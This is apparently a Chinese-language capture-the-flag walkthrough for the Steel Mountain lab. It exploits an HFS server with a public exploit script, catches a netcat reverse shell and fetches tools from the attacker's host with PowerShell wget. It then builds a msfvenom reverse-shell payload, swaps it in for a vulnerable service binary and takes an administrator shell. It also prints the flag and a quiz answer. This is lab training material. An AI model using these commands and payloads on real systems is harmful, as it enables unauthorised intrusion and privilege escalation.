为了方便起见，我新建了一个文件夹放置刚才下载的三个文件（exp脚本使用之前--记得修改好ip和端口，下载的netcat二进制文件要修改名称为nc.exe）：

> 查看exp脚本内容，我们能够发现该脚本已经指定要调用名称为nc.exe的文件



然后需要开启3个独立的终端窗口来完成攻击：

终端1-通过python启用 HTTP web 服务器

```
#终端界面进入到/home/hekeats/桌面/SteelMountain目录
#python3 -m http.server 8000 无响应
python2 -m SimpleHTTPServer 80
```


终端2-设置netcat 监听器

```
nc -nvlp 1234
```

终端3-执行exp进行攻击（注意所用脚本的python版本）

```
#终端界面进入到/home/hekeats/桌面/SteelMountain目录
python2 39161.py 10.10.42.153 8080 #第一次执行会将SteelMountain/目录下的nc.exe上传到目标系统
python2 39161.py 10.10.42.153 8080 #第二次执行会发送一个反向shell回连到攻击机监听器
```

在终端2界面 成功获取目标机的shell：




使用Powershell相关命令将winPEAS脚本拉取到目标系统上：

```
#使用终端2界面
cd C:\Users\Bill\Desktop
#Format is "powershell -c "command here"
powershell -c wget "http://10.14.30.69/winPEASx64.exe" -outfile "winPEAS.exe"
```

运行winPEAS脚本（枚举目标系统的信息，如服务名称等）：

```
#使用终端2界面
winPEAS.exe
#我们也可以运行powershell -c 命令手动查找服务名称:powershell -c "Get-Service"
```



运行winPEAS之后，查看输出的服务信息，观察在运行时"未引用路径"的服务名称：

```
Services Information
Interesting Services -non Microsoft-
Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#service
AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
Advanced SystemCare Service
==========

AmazonSSMAgent(Amazon SSM Agent)["C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"] - Auto - Running
Amazon SSM Agent
==========

AWSLiteAgent(Amazon Inc. - AWS Lite Guest Agent)[C:\Program Files\Amazon\XenTools\LiteAgent.exe] - Auto - Running - No quotes and Space detected
AWS Lite Guest Agent
==========

Ec2Config(Amazon Web Services, Inc. - Ec2Config)["C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe"] - Auto - Running - isDotNet
Ec2 Configuration Service
==========

IObitUnSvr(IObit - IObit Uninstaller Service)[C:\Program Files (x86)\IObit\IObit Uninstaller\IUService.exe] - Auto - Stopped - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\IObit Uninstaller (bill [WriteData/CreateFiles])
IObit Uninstaller Service
==========

LiveUpdateSvc(IObit - LiveUpdate)[C:\Program Files (x86)\IObit\LiveUpdate\LiveUpdate.exe] - Auto - Running - No quotes and Space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\LiveUpdate (bill [WriteData/CreateFiles])
LiveUpdate
==========

PsShutdownSvc(Systems Internals - PsShutdown)[C:\Windows\PSSDNSVC.EXE] - Manual - Stopped
==========
```

使用msfvenom生成一个exe形式的反向shell payload，输出的文件名和服务对应的文件名相同（此处payload设置的端口，不要使用刚刚建立普通shell的端口）：

```
#使用终端3界面
msfvenom -p windows/shell_reverse_tcp LHOST=10.14.30.69 LPORT=4444 -e
x86/shikata_ga_nai -f exe -o ASCService.exe
```

```
┌──(root🔥hekeats)-[/home/hekeats/桌面/SteelMountain]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.14.30.69 LPORT=4444 -e x86/shikata_ga_nai -f exe -o ASCService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: ASCService.exe

┌──(root🔥hekeats)-[/home/hekeats/桌面/SteelMountain]
└─# ls
39161.py  ASCService.exe  nc.exe  winPEASx64.exe
```

然后可以通过 PowerShell 将这些数据传输到目标系统中:

```
#使用终端2界面
powershell -c wget "http://10.14.30.69/ASCService.exe" -outfile "ASCService.exe"
```

```
C:\Users\bill\Desktop>powershell -c wget "http://10.14.30.69/ASCService.exe" -outfile "ASCService.exe"
powershell -c wget "http://10.14.30.69/ASCService.exe" -outfile "ASCService.exe"

C:\Users\bill\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\bill\Desktop

10/13/2022  08:16 AM    <DIR>          .
10/13/2022  08:16 AM    <DIR>          ..
10/13/2022  08:16 AM            73,802 ASCService.exe
09/27/2019  05:42 AM                70 user.txt
10/13/2022  07:58 AM         1,968,640 winPEAS.exe
               3 File(s)      2,042,512 bytes
               2 Dir(s)  44,150,837,248 bytes free
```

然后，我们可以停止合法的服务运行，并用我们的恶意二进制文件替换应用程序文件:

```
sc stop AdvancedSystemCareService9

copy ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
```

```
C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Users\bill\Desktop>copy ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
copy ASCService.exe "\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
Overwrite \Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe? (Yes/No/All): Yes
Yes
        1 file(s) copied.
```

在重新启动服务之前，需要在本地机器上使用创建有效负载时引用的端口设置一个netcat侦听器:

```
#使用终端3界面
nc -lvnp 4444
```

当攻击机上的netcat侦听器正在运行时，可以在目标机上重新启动刚才停止的服务:

```
#终端2界面
sc start AdvancedSystemCareService9
```

在目标机上重启服务之后，攻击机将获取到反向shell，权限为管理员级别，现在在攻击机界面操作：切换到 Administrator 的 Desktop 目录并获取 root.txt 文件

```
#在终端3界面
cd C:\Users\Administrator\Desktop
dir
more root.txt
```

```
┌──(root🔥hekeats)-[/home/hekeats/桌面/SteelMountain]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.14.30.69] from (UNKNOWN) [10.10.120.231] 49252
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  12:05 PM    <DIR>          .
10/12/2020  12:05 PM    <DIR>          ..
10/12/2020  12:05 PM             1,528 activation.ps1
09/27/2019  05:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,151,214,080 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
9af5f314f57607c00fd09803a587db80
```

答题卡

What powershell -c command could we run to manually find out the service name?

我们可以运行哪个 powershell-c 命令来手动查找服务名称？

Format is "powershell -c "command here" * Format is“ powershell-c“ command here”*

powershell -c "Get-Service"

Correct Answer